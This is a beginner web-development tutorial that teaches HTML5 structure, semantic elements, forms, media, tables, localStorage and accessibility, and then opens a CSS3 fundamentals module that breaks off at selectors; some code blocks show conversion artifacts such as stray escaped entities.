- **Element:** A component of an HTML page (paragraph, heading, image)
- **Tag:** The code that defines an element (`<p>`, `<h1>`, `<img>`)
- **Attribute:** Extra information about an element (`class`, `id`, `src`)

## Example:

```
<p class="intro">This is a paragraph.</p>
```

- `<p>` = Opening tag
- `</p>` = Closing tag
- `class="intro"` = Attribute
- `This is a paragraph.` = Content

## 1. HTML Document Structure

**Concept:** Every HTML document follows a standard structure that tells the browser how to interpret and display the content.

### Basic HTML5 Template:

```
<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="UTF-8" />
    <meta name="viewport" content="width=device-width, initial-scale=1.0" />
    <title>My First Web Page</title>
  </head>
  <body>
    <h1>Hello World!</h1>
    <p>This is my first web page.</p>
  </body>
</html>
```

### Breaking It Down:

Part	Purpose	Example
<code>&lt;!DOCTYPE html&gt;</code>	Tells browser this is HTML5	Must be first line
<code>&lt;html lang="en"&gt;</code>	Root element, sets language	<code>lang="en"</code> for English
<code>&lt;head&gt;</code>	Contains metadata (not visible)	Title, CSS links, meta tags
<code>&lt;meta charset="UTF-8"&gt;</code>	Character encoding (supports all languages)	Always include this
<code>&lt;meta name="viewport"&gt;</code>	Makes page responsive on mobile	Required for mobile-first design
<code>&lt;title&gt;</code>	Page title (shows in browser tab)	Important for SEO
<code>&lt;body&gt;</code>	Contains visible content	Everything users see

### Creating Your First HTML File:

```

# Create project folder
mkdir C:\dev\html-practice
cd C:\dev\html-practice

# Create index.html
@"
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>My First Web Page</title>
</head>
<body>
    <h1>Hello World!</h1>
    <p>This is my first web page.</p>
</body>
</html>
"@ | Out-File index.html -Encoding UTF8

# Open in browser
Start-Process index.html

```

## 2. Text Content & Headings

### Headings (<h1> to <h6>)

**Concept:** Headings create hierarchy and structure in your content. There are six levels, from most important (<h1>) to least important (<h6>).

#### Rules:

- Use only **one** <h1> per page (main title)
- Don't skip levels (don't go from <h1> to <h3>)
- Headings are for structure, not styling

#### Example:

```

<h1>Full Stack Development Guide</h1>
<h2>Frontend Development</h2>
<h3>React Fundamentals</h3>
<h4>Component Basics</h4>
<h5>Props</h5>
<h6>Advanced Props Patterns</h6>

```

## Paragraphs & Text Formatting

## Paragraphs:

```
<p>This is a paragraph. It automatically adds spacing before and after.</p>
<p>
    This is another paragraph. Browsers collapse multiple spaces and line breaks.
</p>
```

## Text Formatting Tags:

```
<p>This text is <strong>bold (strong importance)</strong>.</p>
<p>This text is <em>italic (emphasis)</em>.</p>
<p>This text is <mark>highlighted</mark>.</p>
<p>This text is <small>smaller</small>.</p>
<p>This is <del>deleted text</del> and <ins>inserted text</ins>.</p>
<p>
    This is <sub>subscript</sub> ( $H_{20}$ ) and
    <sup>superscript</sup> ( $E=mc^2$ ).
</p>
<p>This is <code>inline code</code> for programming.</p>
```

## Line Breaks & Horizontal Rules:

```
<p>Line 1<br />Line 2</p>
<!-- &lt;br&gt; = line break --&gt;
&lt;hr /&gt;
<!-- &lt;hr&gt; = horizontal rule (divider line) --&gt;</pre>
```

## 3. Semantic HTML5 Elements

**Concept:** Semantic elements clearly describe their meaning to both the browser and the developer. They improve accessibility, SEO, and code readability.

### Why Semantic HTML Matters:

- Screen readers understand content structure
- Search engines rank your content better
- Code is easier to read and maintain
- Better for future AI/assistive technologies

### Non-Semantic vs Semantic:

```
<!-- ✗ Non-semantic (unclear purpose) -->
<div id="header">
    <div class="nav">...</div>
</div>
```

```
<div id="content">...</div>
<div id="footer">...</div>

<!-- ✅ Semantic (clear purpose) --&gt;
&lt;header&gt;
  &lt;nav&gt;...&lt;/nav&gt;
&lt;/header&gt;
&lt;main&gt;...&lt;/main&gt;
&lt;footer&gt;...&lt;/footer&gt;</pre>
```

## Page Structure Elements

```
<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="UTF-8" />
    <title>Semantic HTML Example</title>
  </head>
  <body>
    <!-- Site header (logo, navigation) -->
    <header>
      <h1>My Website</h1>
      <nav>
        <ul>
          <li><a href="#home">Home</a></li>
          <li><a href="#about">About</a></li>
          <li><a href="#contact">Contact</a></li>
        </ul>
      </nav>
    </header>

    <!-- Main content area -->
    <main>
      <!-- Independent section -->
      <article>
        <h2>Blog Post Title</h2>
        <p>Published on <time datetime="2025-12-05">December 5, 2025</time></p>
        <p>Article content goes here...</p>
      </article>

      <!-- Related content -->
      <aside>
        <h3>Related Posts</h3>
        <ul>
          <li><a href="#">Post 1</a></li>
          <li><a href="#">Post 2</a></li>
        </ul>
      </aside>

      <!-- Generic section -->
      <section>
```

```

<h2>About Us</h2>
<p>Information about the company...</p>
</section>
</main>

<!-- Site footer (copyright, links) --&gt;
&lt;footer&gt;
  &lt;p&gt;&amp;copy; 2025 My Website. All rights reserved.&lt;/p&gt;
&lt;/footer&gt;
&lt;/body&gt;
&lt;/html&gt;
</pre>

```

## Semantic Elements Reference:

Element	Purpose	Example Use
<header>	Introductory content	Site logo, navigation, page title
<nav>	Navigation links	Main menu, breadcrumbs, pagination
<main>	Main content (unique per page)	Primary content area
<article>	Self-contained content	Blog post, news article, comment
<section>	Thematic grouping	Chapter, tab content, grouped content
<aside>	Tangentially related content	Sidebar, callout box, related links
<footer>	Footer information	Copyright, contact, sitemap links
<figure> & <figcaption>	Image with caption	Diagrams, photos, code listings

## Example with <figure>:

```

<figure>
  
  <figcaption>Figure 1: Annual sales increased by 25% in 2025</figcaption>
</figure>

```

## 4. Lists

**Concept:** Lists organize related items. HTML has three types: unordered, ordered, and description lists.

### Unordered List (Bullet Points)

```

<ul>
  <li>HTML</li>
  <li>CSS</li>
  <li>JavaScript</li>
</ul>

```

## **Result:**

- HTML
  - CSS
  - JavaScript
- 

## **Ordered List (Numbered)**

```
<ol>
  <li>Install JDK</li>
  <li>Install Node.js</li>
  <li>Install VS Code</li>
</ol>
```

## **Result:**

1. Install JDK
2. Install Node.js
3. Install VS Code

## **Custom Start Number:**

```
<ol start="5">
  <li>Step 5</li>
  <li>Step 6</li>
</ol>
```

---

## **Nested Lists**

```
<ul>
  <li>
    Frontend
    <ul>
      <li>HTML</li>
      <li>CSS</li>
      <li>JavaScript</li>
    </ul>
  </li>
  <li>
    Backend
    <ul>
      <li>Java</li>
      <li>Spring Boot</li>
    </ul>
  </li>
```

```
</li>
</ul>
```

## Result:

- Frontend
    - HTML
    - CSS
    - JavaScript
  - Backend
    - Java
    - Spring Boot
- 

## Description List (Key-Value Pairs)

```
<dl>
  <dt>HTML</dt>
  <dd>HyperText Markup Language - Structure of web pages</dd>

  <dt>CSS</dt>
  <dd>Cascading Style Sheets - Styling and layout</dd>

  <dt>JavaScript</dt>
  <dd>Programming language for interactivity</dd>
</dl>
```

## Result:

- **HTML**
    - HyperText Markup Language - Structure of web pages
  - **CSS**
    - Cascading Style Sheets - Styling and layout
  - **JavaScript**
    - Programming language for interactivity
- 

## 5. Links & Navigation

**Concept:** Links ([tags](#)) are what make the web "hyper" - they connect pages together.

### Basic Link Syntax

```
<a href="https://github.com">Visit GitHub</a>
```

### Attributes:

Attribute	Purpose	Example
href	Destination URL	href="https://google.com"
target	Where to open link	target="_blank" (new tab)
title	Tooltip text	title="Go to GitHub"
rel	Relationship to target	rel="noopener noreferrer" (security)

## Types of Links

### External Links (other websites):

```
<a href="https://github.com" target="_blank" rel="noopener noreferrer">
  GitHub
</a>
```

### Internal Links (same website):

```
<!-- Relative path -->
<a href="about.html">About Us</a>
<a href="blog/post1.html">Blog Post 1</a>

<!-- Root-relative path -->
<a href="/products">Products</a>
```

### Anchor Links (same page):

```
<!-- Link -->
<a href="#section2">Jump to Section 2</a>

<!-- Target -->
<h2 id="section2">Section 2</h2>
```

### Email Links:

```
<a href="mailto:info@example.com">Email Us</a>
<a href="mailto:info@example.com?subject=Hello&body=Message here"
  >Email with subject</a>
  >
```

### Phone Links:

```
<a href="tel:+1234567890">Call Us: +1-234-567-890</a>
```

## Download Links:

```
<a href="document.pdf" download>Download PDF</a>
```

## Navigation Menu Example

```
<nav>
  <ul>
    <li><a href="index.html">Home</a></li>
    <li><a href="about.html">About</a></li>
    <li><a href="services.html">Services</a></li>
    <li><a href="contact.html">Contact</a></li>
  </ul>
</nav>
```

## 6. Images & Media

### Images (<img>)

**Concept:** The `<img>` tag embeds images in your webpage. It's a **self-closing tag** (no closing tag needed).

#### Basic Syntax:

```

```

#### Required Attributes:

Attribute	Purpose	Required?
<code>src</code>	Image file path	<input checked="" type="checkbox"/> Yes
<code>alt</code>	Alternative text (accessibility)	<input checked="" type="checkbox"/> Yes
<code>width</code>	Width in pixels	Optional
<code>height</code>	Height in pixels	Optional
<code>loading</code>	Lazy loading	Optional ( <code>lazy</code> )

#### Examples:

```

<!-- Local image -->
![Photo](photo.jpg)

```

## Image with Link:

```

<a href="https://example.com">
  
</a>

```

## Image Formats:

Format	Best For	Supports Transparency?
JPG/JPEG	Photos, complex images	<input checked="" type="checkbox"/> No
PNG	Logos, icons, screenshots	<input checked="" type="checkbox"/> Yes
GIF	Simple animations	<input checked="" type="checkbox"/> Yes
SVG	Vector graphics, icons	<input checked="" type="checkbox"/> Yes (scalable)
WebP	Modern format (smaller files)	<input checked="" type="checkbox"/> Yes

## Audio (`<audio>`)

```

<audio controls>
  <source src="audio.mp3" type="audio/mpeg" />
  <source src="audio.ogg" type="audio/ogg" />
  Your browser does not support audio playback.
</audio>

```

## Attributes:

Attribute	Purpose
<code>controls</code>	Show play/pause controls
<code>autoplay</code>	Start playing automatically (avoid this!)

## Attribute    Purpose

---

`loop`    Repeat audio

---

`muted`    Start muted

---

### Video (`<video>`)

```
<video width="640" height="360" controls>
  <source src="video.mp4" type="video/mp4" />
  <source src="video.webm" type="video/webm" />
  Your browser does not support video playback.
</video>
```

### With Poster Image:

```
<video width="640" height="360" controls poster="thumbnail.jpg">
  <source src="video.mp4" type="video/mp4" />
</video>
```

---

### YouTube Embed (`iframe`)

```
<iframe
  width="560"
  height="315"
  src="https://www.youtube.com/embed/VIDEO_ID"
  frameborder="0"
  allow="accelerometer; autoplay; encrypted-media; gyroscope; picture-in-picture"
  allowfullscreen
>
</iframe>
```

---

## 7. Tables

**Concept:** Tables display data in rows and columns. Use tables for tabular data, NOT for layout.

### Basic Table Structure:

```
<table>
  <thead>
    <tr>
      <th>Name</th>
      <th>Age</th>
```

```

<th>City</th>
</tr>
</thead>
<tbody>
<tr>
  <td>John Doe</td>
  <td>28</td>
  <td>New York</td>
</tr>
<tr>
  <td>Jane Smith</td>
  <td>32</td>
  <td>San Francisco</td>
</tr>
</tbody>
</table>

```

### Table Elements:

Element	Purpose
<table>	Container for entire table
<thead>	Table header section
<tbody>	Table body section
<tfoot>	Table footer section
<tr>	Table row
<th>	Table header cell (bold, centered)
<td>	Table data cell

### Table with Caption:

```

<table>
  <caption>
    Student Grades
  </caption>
  <thead>
    <tr>
      <th>Student</th>
      <th>Math</th>
      <th>Science</th>
    </tr>
  </thead>
  <tbody>
    <tr>
      <td>Alice</td>
      <td>95</td>
      <td>88</td>
    </tr>
  </tbody>

```

```

<tr>
  <td>Bob</td>
  <td>82</td>
  <td>91</td>
</tr>
</tbody>
</table>

```

### Colspan & Rowspan:

```


| Name |       | Age |
|------|-------|-----|
| John | Doe   | 28  |
| Jane | Smith | 32  |


```

## 8. Forms & Input Elements

**Concept:** Forms collect user input and send it to a server. They're essential for login pages, registration, search, and any user interaction.

### Basic Form Structure

```

<form action="/submit" method="POST">
  <label for="username">Username:</label>
  <input type="text" id="username" name="username" required />

  <label for="password">Password:</label>
  <input type="password" id="password" name="password" required />

  <button type="submit">Submit</button>
</form>

```

### Form Attributes:

Attribute	Purpose	Example
action	Where to send data	action="/api/login"
method	HTTP method	method="POST" or GET
enctype	Encoding type (for file uploads)	enctype="multipart/form-data"
novalidate	Disable browser validation	novalidate

## Input Types

### Text Inputs:

```

<!-- Plain text -->
<input type="text" name="username" placeholder="Enter username" />

<!-- Password (hidden characters) -->
<input type="password" name="password" />

<!-- Email (with validation) -->
<input type="email" name="email" required />

<!-- URL -->
<input type="url" name="website" />

<!-- Tel (phone number) -->
<input type="tel" name="phone" />

<!-- Search -->
<input type="search" name="query" />

```

### Number & Range:

```

<!-- Number with min/max -->
<input type="number" name="age" min="18" max="100" step="1" />

<!-- Range slider -->
<input type="range" name="volume" min="0" max="100" value="50" />

```

### Date & Time:

```

<!-- Date picker -->
<input type="date" name="birthday" />

<!-- Time picker -->
<input type="time" name="appointment" />

<!-- Date & Time -->

```

```
<input type="datetime-local" name="meeting" />

<!-- Month picker -->
<input type="month" name="month" />

<!-- Week picker -->
<input type="week" name="week" />
```

## Checkbox & Radio:

```
<!-- Checkbox (multiple selections) -->
<input type="checkbox" id="terms" name="terms" value="agreed" />
<label for="terms">I agree to terms</label>

<input type="checkbox" id="newsletter" name="newsletter" checked />
<label for="newsletter">Subscribe to newsletter</label>

<!-- Radio buttons (single selection) -->
<input type="radio" id="male" name="gender" value="male" />
<label for="male">Male</label>

<input type="radio" id="female" name="gender" value="female" />
<label for="female">Female</label>

<input type="radio" id="other" name="gender" value="other" checked />
<label for="other">Other</label>
```

## File Upload:

```
<!-- Single file -->
<input type="file" name="avatar" accept="image/*" />

<!-- Multiple files -->
<input type="file" name="documents" multiple accept=".pdf,.doc,.docx" />
```

## Color Picker:

```
<input type="color" name="themeColor" value="#ff0000" />
```

## Hidden Input:

```
<input type="hidden" name="userId" value="12345" />
```

## Textarea

```
<label for="message">Message:</label>
<textarea
  id="message"
  name="message"
  rows="5"
  cols="40"
  placeholder="Enter your message..."></textarea>
```

## Select Dropdown

```
<label for="country">Country:</label>
<select id="country" name="country">
  <option value="">-- Select Country --</option>
  <option value="us">United States</option>
  <option value="uk">United Kingdom</option>
  <option value="ca">Canada</option>
  <option value="in" selected>India</option>
</select>

<!-- Multiple selection -->
<select name="skills" multiple size="4">
  <option value="html">HTML</option>
  <option value="css">CSS</option>
  <option value="js">JavaScript</option>
  <option value="react">React</option>
</select>
```

## Grouped Options:

```
<select name="course">
  <optgroup label="Frontend">
    <option value="html">HTML</option>
    <option value="css">CSS</option>
    <option value="js">JavaScript</option>
  </optgroup>
  <optgroup label="Backend">
    <option value="java">Java</option>
    <option value="spring">Spring Boot</option>
  </optgroup>
</select>
```

## Button Types

```

<!-- Submit button (submits form) -->
<button type="submit">Submit</button>

<!-- Reset button (clears form) -->
<button type="reset">Reset</button>

<!-- Generic button (for JavaScript) -->
<button type="button" onclick="alert('Clicked!')">Click Me</button>

<!-- Alternative submit button -->
<input type="submit" value="Submit Form" />

```

## Form Validation Attributes

```

<form>
  <!-- Required field -->
  <input type="text" name="username" required />

  <!-- Min/Max length -->
  <input
    type="password"
    name="password"
    minlength="8"
    maxlength="20"
    required
  />

  <!-- Pattern (regex) -->
  <input
    type="text"
    name="zipcode"
    pattern="[0-9]{5}"
    title="5-digit zip code"
  />

  <!-- Min/Max value -->
  <input type="number" name="age" min="18" max="100" />

  <!-- Custom validation message -->
  <input
    type="email"
    name="email"
    required
    oninvalid="this.setCustomValidity('Please enter a valid email')"
    oninput="this.setCustomValidity()"
  />

  <button type="submit">Submit</button>
</form>

```

## Complete Registration Form Example

```
<form action="/api/register" method="POST">
  <h2>Create Account</h2>

  <!-- Text inputs -->
  <label for="firstName">First Name:</label>
  <input type="text" id="firstName" name="firstName" required />

  <label for="lastName">Last Name:</label>
  <input type="text" id="lastName" name="lastName" required />

  <!-- Email -->
  <label for="email">Email:</label>
  <input type="email" id="email" name="email" required />

  <!-- Password -->
  <label for="password">Password:</label>
  <input type="password" id="password" name="password" minlength="8" required />

  <!-- Date -->
  <label for="birthday">Date of Birth:</label>
  <input type="date" id="birthday" name="birthday" required />

  <!-- Radio buttons -->
  <fieldset>
    <legend>Gender:</legend>
    <input type="radio" id="male" name="gender" value="male" />
    <label for="male">Male</label>

    <input type="radio" id="female" name="gender" value="female" />
    <label for="female">Female</label>

    <input type="radio" id="other" name="gender" value="other" />
    <label for="other">Other</label>
  </fieldset>

  <!-- Select dropdown -->
  <label for="country">Country:</label>
  <select id="country" name="country" required>
    <option value="">-- Select --</option>
    <option value="us">United States</option>
    <option value="uk">United Kingdom</option>
    <option value="in">India</option>
  </select>

  <!-- Checkbox -->
  <input type="checkbox" id="terms" name="terms" required />
  <label for="terms">I agree to the Terms & Conditions</label>

  <input type="checkbox" id="newsletter" name="newsletter" />
  <label for="newsletter">Subscribe to newsletter</label>
```

```

<!-- Buttons -->
<button type="submit">Register</button>
<button type="reset">Clear Form</button>
</form>

```

## 9. HTML5 APIs & Features

### LocalStorage & SessionStorage

**Concept:** Store data in the browser that persists even after closing the page.

**Differences:**

Feature	LocalStorage	SessionStorage
Persistence	Until manually deleted	Until tab closed
Scope	All tabs/windows	Single tab only
Storage limit	~5-10MB	~5-10MB

**JavaScript Usage:**

```

<script>
  // LocalStorage (persists)
  localStorage.setItem("username", "john");
  let user = localStorage.getItem("username");
  localStorage.removeItem("username");
  localStorage.clear();

  // SessionStorage (tab only)
  sessionStorage.setItem("token", "abc123");
  let token = sessionStorage.getItem("token");

  // Store objects (must stringify)
  let userObj = { name: "John", age: 30 };
  localStorage.setItem("user", JSON.stringify(userObj));
  let stored = JSON.parse(localStorage.getItem("user"));
</script>

```

**Practical Example:**

```

<!DOCTYPE html>
<html lang="en">
  <head>
    <title>LocalStorage Demo</title>
  </head>
  <body>

```

```

<input type="text" id="nameInput" placeholder="Enter your name" />
<button onclick="saveName()">Save Name</button>
<button onclick="loadName()">Load Name</button>
<p id="output"></p>

<script>
    function saveName() {
        const name = document.getElementById("nameInput").value;
        localStorage.setItem("savedName", name);
        alert("Name saved!");
    }

    function loadName() {
        const name = localStorage.getItem("savedName");
        document.getElementById("output").textContent = name
            ? `Hello, ${name}!`
            : "No name saved.";
    }

    // Auto-load on page load
    window.onload = loadName;
</script>
</body>
</html>

```

## Data Attributes

**Concept:** Store custom data in HTML elements using `data-*` attributes.

```

<div
    id="user"
    data-user-id="12345"
    data-role="admin"
    data-email="john@example.com"
>
    John Doe
</div>

<script>
    const userDiv = document.getElementById("user");

    // Access data attributes
    console.log(userDiv.dataset.userId); // "12345"
    console.log(userDiv.dataset.role); // "admin"
    console.log(userDiv.dataset.email); // "john@example.com"

    // Set data attribute
    userDiv.dataset.status = "active";
</script>

```

## Practical Use:

```
<button data-product-id="101" data-price="29.99" onclick="addToCart(this)">
    Add to Cart
</button>

<script>
    function addToCart(button) {
        const productId = button.dataset.productId;
        const price = button.dataset.price;
        console.log(`Adding product ${productId} ($${price}) to cart`);
    }
</script>
```

---

## 10. Accessibility (A11y) Basics

**Concept:** Accessibility ensures your website is usable by everyone, including people with disabilities.

### Why It Matters:

- 🚫 15% of the world has some form of disability
  - 📱 Makes your site usable by screen readers
  - 🌐 Improves SEO (search engines use similar tech)
  - 🆚 Legal requirement in many countries
- 

### Semantic HTML (Foundation of A11y)

```
<!-- ✗ Bad (no semantic meaning) -->
<div class="header">
    <div class="nav">
        <span onclick="navigate()">Home</span>
    </div>
</div>

<!-- ✓ Good (semantic, accessible) -->
<header>
    <nav>
        <a href="/">Home</a>
    </nav>
</header>
```

---

### Alt Text for Images

```
<!-- ✗ Bad -->

```

```

<!-- ✗ Bad (meaningless alt) -->


```

## Alt Text Guidelines:

- Describe what's in the image
  - Keep it under 125 characters
  - Don't start with "Image of..." (screen readers announce it's an image)
  - Use empty `alt=""` for purely decorative images
- 

## Form Labels

```

<!-- ✗ Bad (no label) -->


```

## ARIA (Accessible Rich Internet Applications)

**Concept:** ARIA attributes provide additional semantic information for assistive technologies.

### Common ARIA Attributes:

```

<!-- aria-label: Provides accessible name -->
<button aria-label="Close dialog">
  <span>x</span>
</button>

```

```

<!-- aria-labelledby: References another element -->
<h2 id="dialogTitle">Confirm Delete</h2>
<div role="dialog" aria-labelledby="dialogTitle">
  <p>Are you sure?</p>
</div>

<!-- aria-describedby: Additional description -->
<input type="password" id="password" aria-describedby="passwordHint" />
<span id="passwordHint">Must be at least 8 characters</span>

<!-- aria-hidden: Hide from screen readers -->
<span aria-hidden="true">✖</span>

<!-- aria-live: Announce dynamic content -->
<div aria-live="polite" id="notifications"></div>

```

## ARIA Roles:

```

<!-- Navigation -->
<nav role="navigation">...</nav>

<!-- Main content -->
<main role="main">...</main>

<!-- Search -->
<form role="search">...</form>

<!-- Alert -->
<div role="alert">Error: Form validation failed</div>

<!-- Button (for non-button elements) -->
<div role="button" tabindex="0" onclick="handleClick()">Click me</div>

```

---

## Keyboard Navigation

```

<!-- Make custom elements keyboard-accessible -->
<div
  role="button"
  tabindex="0"
  onclick="handleClick()"
  onkeydown="if(event.key==='Enter' || event.key===' ') handleClick()"
>
  Custom Button
</div>

<!-- Skip to main content link -->
<a href="#main" class="skip-link">Skip to main content</a>

```

```
<nav>...</nav>
<main id="main">...</main>
```

## Tabindex Values:

Value	Meaning
tabindex="0"	Included in natural tab order
tabindex="-1"	Programmatically focusable (not in tab order)
tabindex="1+"	Custom tab order (avoid - creates confusion)

## 11. HTML Best Practices

### Do's:

#### 1. Use semantic HTML

```
<!-- ✅ Good -->
<nav>
  ,
  <header>
  ,
  <main>
  ,
  <article>
  ,
  <footer>
    <!-- ❌ Bad -->
    <div class="nav">
      ,
      <div class="header"></div>
    </div>
    </footer>
  </article>
  </main>
  </header>
</nav>
```

#### 2. Close all tags properly

```
<!-- ✅ Good -->
<p>Text</p>


<!-- ❌ Bad -->
<p>
  Text 
```

```
<!-- Should be self-closing or have alt -->  
</p>
```

### 3. Use lowercase for tags and attributes

```
<!-- ✓ Good -->  
<div class="container">  
  <!-- ✗ Bad -->  
  <div class="container"></div>  
</div>
```

### 4. Always include alt text

```
<!-- ✓ Good -->  
  
  
<!-- ✗ Bad -->  

```

### 5. Use heading hierarchy

```
<!-- ✓ Good -->  
<h1>Main Title</h1>  
<h2>Subtitle</h2>  
<h3>Section Title</h3>  
  
<!-- ✗ Bad (skipping levels) -->  
<h1>Main Title</h1>  
<h3>Subtitle</h3>
```

### 6. Validate your HTML

- Use [W3C Validator](#)
- Check for errors and warnings

---

#### ✗ Don'ts:

1. **Don't use tables for layout** (use CSS instead)
2. **Don't use inline styles** (use external CSS)
3. **Don't use deprecated tags** (`<font>`, `<center>`, `<marquee>`)
4. **Don't skip alt attributes** on images
5. **Don't use `<br>` for spacing** (use CSS margin/padding)

## 6. Don't nest block elements in inline elements

```
<!-- ✗ Bad -->
<span><div>Content</div></span>
```

```
<!-- ✓ Good -->
<div><span>Content</span></div>
```

### Exercise: Build a Complete Web Page

**Task:** Create a personal portfolio page using all concepts learned.

#### Requirements:

```
<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="UTF-8" />
    <meta name="viewport" content="width=device-width, initial-scale=1.0" />
    <title>My Portfolio - John Doe</title>
  </head>
  <body>
    <!-- Header with navigation -->
    <header>
      <h1>John Doe</h1>
      <nav>
        <ul>
          <li><a href="#about">About</a></li>
          <li><a href="#skills">Skills</a></li>
          <li><a href="#projects">Projects</a></li>
          <li><a href="#contact">Contact</a></li>
        </ul>
      </nav>
    </header>

    <!-- Main content -->
    <main>
      <!-- About section -->
      <section id="about">
        <h2>About Me</h2>
        
        <p>
          I'm a full-stack developer passionate about building web applications.
        </p>
      </section>

      <!-- Skills section -->
      <section id="skills">
        <h2>Skills</h2>
        <ul>
```

```
<li>HTML5 & CSS3</li>
<li>JavaScript (ES6+)</li>
<li>React</li>
<li>Java & Spring Boot</li>
<li>MySQL</li>
</ul>
</section>

<!-- Projects section -->
<section id="projects">
<h2>Projects</h2>

<article>
<h3>E-commerce Website</h3>

<p>
  Full-stack e-commerce platform built with React and Spring Boot.
</p>
<a href="https://github.com/johndoe/ecommerce" target="_blank">
  View on GitHub
</a>
</article>

<article>
<h3>Task Manager App</h3>

<p>
  Task management application with drag-and-drop functionality.
</p>
<a href="https://github.com/johndoe/taskmanager" target="_blank">
  View on GitHub
</a>
</article>
</section>

<!-- Contact section with form -->
<section id="contact">
<h2>Contact Me</h2>
<form action="/api/contact" method="POST">
<label for="name">Name:</label>
<input type="text" id="name" name="name" required />

<label for="email">Email:</label>
<input type="email" id="email" name="email" required />

<label for="message">Message:</label>
<textarea id="message" name="message" rows="5" required></textarea>

<button type="submit">Send Message</button>
```

```

        </form>
    </section>
</main>

<!-- Footer -->
<footer>
    <p>&copy; 2025 John Doe. All rights reserved.</p>
    <p>
        <a href="https://github.com/johndoe" target="_blank">GitHub</a> |
        <a href="https://linkedin.com/in/johndoe" target="_blank">LinkedIn</a> |
        <a href="mailto:john@example.com">Email</a>
    </p>
</footer>
</body>
</html>

```

## Challenge Enhancements:

1. Add a `<table>` showing your work experience
2. Add a `<video>` demo of one of your projects
3. Add `data-*` attributes to project cards
4. Use `<figure>` and `<figcaption>` for images
5. Ensure all images have meaningful alt text
6. Add ARIA labels where appropriate
7. Test keyboard navigation (use only Tab key)
8. Validate with W3C Validator

## Common Issues & Solutions

Issue	Solution
Image not showing	Check file path, file extension, and that file exists
Form not submitting	Check <code>action</code> attribute and <code>method</code>
Link not working	Check <code>href</code> syntax (include <code>http://</code> for external links)
HTML not rendering	Check for unclosed tags or syntax errors
Special characters broken	Add <code>&lt;meta charset="UTF-8"&gt;</code> in <code>&lt;head&gt;</code>
Mobile view looks bad	Add viewport meta tag: <code>&lt;meta name="viewport" . . .&gt;</code>

## Additional Resources

### Official Documentation:

- [MDN HTML Guide](#)
- [W3C HTML5 Specification](#)
- [HTML5 Doctor](#)

## Tools:

- [W3C HTML Validator](#)
- [Can I Use - Browser support](#)
- [HTML5 Cheat Sheet](#)

## Interactive Learning:

- [freeCodeCamp HTML Course](#)
- [Codecademy HTML](#)
- [W3Schools HTML Tutorial](#)

## Accessibility:

- [WebAIM](#)
- [WAVE Accessibility Tool](#)
- [A11y Project](#)

---

## Module 0.5: CSS3 Fundamentals (10 hours)

**Learning Objectives:** By the end of this module, you will understand how to style web pages using CSS3, create responsive layouts with Flexbox and Grid, implement animations and transitions, and use modern CSS features. CSS transforms your plain HTML into beautiful, interactive user interfaces.

---

### What is CSS?

**Concept:** CSS (**Cascading Style Sheets**) is the language used to style and layout web pages. It controls colors, fonts, spacing, positioning, and visual effects.

**Analogy:** Building a house:

- **HTML** = Structure (walls, rooms, doors)
- **CSS** = Decoration (paint, furniture, lighting, layout)
- **JavaScript** = Functionality (smart devices, automation)

### Why CSS Matters:

- Separates content (HTML) from presentation (CSS)
- Makes websites visually appealing
- Creates responsive designs for all devices
- Improves user experience
- Enables animations and interactions

---

### 1. Adding CSS to HTML

#### Three Ways to Add CSS:

##### 1. Inline CSS (Not Recommended)

```
<p style="color: blue; font-size: 18px;">This is blue text.</p>
```

✖ **Problems:** Hard to maintain, mixes HTML and CSS, can't reuse

---

## 2. Internal CSS (Good for Single Pages)

```
<!DOCTYPE html>
<html>
  <head>
    <style>
      p {
        color: blue;
        font-size: 18px;
      }
    </style>
  </head>
  <body>
    <p>This is blue text.</p>
  </body>
</html>
```

✓ **When to Use:** Single-page websites, quick prototypes

---

## 3. External CSS (Best Practice)

**HTML File (index.html):**

```
<!DOCTYPE html>
<html>
  <head>
    <link rel="stylesheet" href="styles.css" />
  </head>
  <body>
    <p>This is styled text.</p>
  </body>
</html>
```

**CSS File (styles.css):**

```
p {
  color: blue;
  font-size: 18px;
}
```

- Advantages:** Reusable, maintainable, separates concerns, caches in browser
- 

## Creating Your First CSS File:

```
# Create project
cd C:\dev\css-practice
New-Item index.html, styles.css

# index.html
@"
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>CSS Practice</title>
    <link rel="stylesheet" href="styles.css">
</head>
<body>
    <h1>Hello CSS!</h1>
    <p>This text is styled with CSS.</p>
</body>
</html>
"@ | Out-File index.html -Encoding UTF8

# styles.css
@"
h1 {
    color: #2c3e50;
    font-size: 36px;
    text-align: center;
}

p {
    color: #34495e;
    font-size: 18px;
    line-height: 1.6;
}
"@ | Out-File styles.css -Encoding UTF8

# Open in browser
Start-Process index.html
```

---

## 2. CSS Syntax & Comments

### CSS Rule Structure:

```
selector {
    property: value;
```

```
    property: value;  
}
```

## Example:

```
p {  
    color: blue; /* Text color */  
    font-size: 16px; /* Font size */  
    margin: 20px; /* Space around element */  
}
```

## CSS Comments:

```
/* Single-line comment */  
  
/*  
    Multi-line comment  
    Used for longer explanations  
*/  
  
/* TODO: Add hover effect */
```

---

## 3. CSS Selectors

**Concept:** Selectors target HTML elements to apply styles.

### Basic Selectors

#### Element Selector (Type Selector):

```
/* Targets all <p> elements */  
p {  
    color: blue;  
}  
  
/* Targets all <h1> elements */  
h1 {  
    font-size: 32px;  
}
```

---

#### Class Selector (`.classname`):

```
<p class="intro">Introduction paragraph</p>
<p class="highlight">Important text</p>
```

```
.intro {
  font-size: 20px;
  font-weight: bold;
}

.highlight {
  background-color: yellow;
  padding: 10px;
}
```

## Multiple Classes:

```
<p class="intro highlight">Text with multiple classes</p>
```

## ID Selector (#idname):

```
<div id="header">Header content</div>
```

```
#header {
  background-color: #333;
  color: white;
  padding: 20px;
}
```

**⚠ Rule:** IDs must be unique per page. Use classes for reusable styles.

## Universal Selector (\*):

```
/* Applies to ALL elements */
* {
  margin: 0;
  padding: 0;
  box-sizing: border-box;
}
```

## Combining Selectors

### Group Selector (Comma):

```
/* Apply same styles to multiple selectors */
h1,
h2,
h3 {
  color: #2c3e50;
  font-family: Arial, sans-serif;
}
```

### Descendant Selector (Space):

```
/* Targets <p> inside <div> */
div p {
  color: blue;
}
```

```
<div>
  <p>This will be blue</p>
</div>
<p>This will NOT be blue</p>
```

### Child Selector (>):

```
/* Targets direct children only */
div > p {
  color: red;
